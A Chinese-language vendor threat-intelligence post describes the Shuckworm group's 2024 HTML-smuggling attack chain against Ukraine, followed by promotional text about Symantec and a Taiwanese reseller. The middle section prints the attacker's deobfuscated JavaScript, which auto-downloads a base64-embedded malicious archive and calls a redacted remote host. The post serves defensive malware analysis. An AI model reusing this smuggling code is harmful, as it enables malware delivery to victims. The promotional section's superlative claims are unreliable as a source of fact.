有效抵禦複雜攻擊鏈的威脅情資～STARGate(*星際之門)有效力抗Shuckworm威脅集團

2025 年 2 月 4 日發布

STARGate 保護對抗最新的 Shuckworm 攻擊


正如先前賽門鐵克威脅情報部落格所討論，「Shuckworm(又名 Gameradon、Armageddon) 是一個與俄羅斯有關聯的威脅組織，自 2014 年首次出現以來，其行動幾乎完全集中在烏克蘭。烏克蘭官員曾公開表示，[Shuckworm] 威脅組織是由俄羅斯聯邦安全局 (FSB) 所掌控。

在 2024 年 12 月，我們看到 Shuckworm 繼續使用 HTML 挾帶手法攻擊烏克蘭，這是一種利用 HTML 和 JavaScript 功能來傳送惡意有效酬載的高度迴避技術。這些有效酬載被混淆在 HTML 檔案內並附加到電子郵件中，一旦電子郵件附件被開啟，就會傳送到目標系統上執行。STARGate 利用其尖端的威脅分析技術，能看穿多重混淆層，並在該攻擊做遠端佈署有效酬載之前就加以攔截。

拆解 Shuckworm 威脅組織在 2024 年 12 月網攻行動的攻擊鏈

此最新威脅行動的攻擊鏈試圖以多層混淆來逃避安全防禦：


- 首先向目標收件者傳送一封電子郵件，其中包含一個 XHTML 附件。



- 開啟 .XHTML 附件會觸發內嵌的 Javascript (在 <img> 標籤的 onerrorevent 中找到)，以執行和解密次要 Javascript
- 下一個階段的 Javascript 程式碼嘗試注入 ZIP 壓縮檔 (副檔名已更名為 .rar)，如以下未加混淆的 Javascript 原始碼所示。

```
document.onmousemove=function(){

if (brewingnau) return;

brewingnau = true;

var priceZ5M = navigator["platform"];

if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(priceZ5M) == -1) die();
var reachZ95 = document.createElement('a');

var governmentgNm = document.createTextNode("");

reachZ95.appendChild(governmentgNm);

reachZ95.title = "pawsaEF";

correspondenceEMO = "UEsDBAoAAAAAAKaSglkAAAAAAAAAAAAAAAAXAAAANTYtMjdfMTE4NzVfMDIuMTIuMjAyNC9QSwMEFAAAAAgAppKCWeNZNgvGAgAAw

reachZ95.href = 'data:application/x-rar-compressed;base64, ' + correspondenceEMO;

document.body.appendChild(reachZ95);

reachZ95.download = "56-27_11875_02.12.2024.rar";

reachZ95.click();
};
var img = document.createElement("img");

img.src = "http://[redacted]/gpU";

img.style.width = "1px";

img.style.height = "1px";

reachZ95.appendChild(img);
```

- 混淆的 ZIP 檔案內包含惡意的 LNK 檔案，會觸發 mshta.exe 來載入遠端 HTA 檔案



STARGate 能夠識別內含混淆技術的 javascript 注入程式碼的 ZIP 壓縮檔，它會解析其內容，並找出其中的惡意 LNK 檔案並刪除。從 XHTML 附件 (偵測到為 Scr.Malcode!gen, Web.Reputation.1)、經混淆的 ZIP (偵測到為 Trojan.Gen.NPE)，到內含的惡意 LNK 檔案 (偵測到為 Scr.Mallnk!gen18) ，STARGate 能夠在該攻擊嘗試會下載遠端 HTA 有效酬載之前，攔截攻擊鏈上的多個層次。

STARGate 在模擬、人工智慧和主動式零時差威脅防護方面的創新技術，是多項賽門鐵克企業級產品的核心。

欲了解有關有效抵禦複雜攻擊鏈的威脅情資：STARGate(*星際之門) 及其支援產品的詳細資訊，請點擊此處。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片）軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。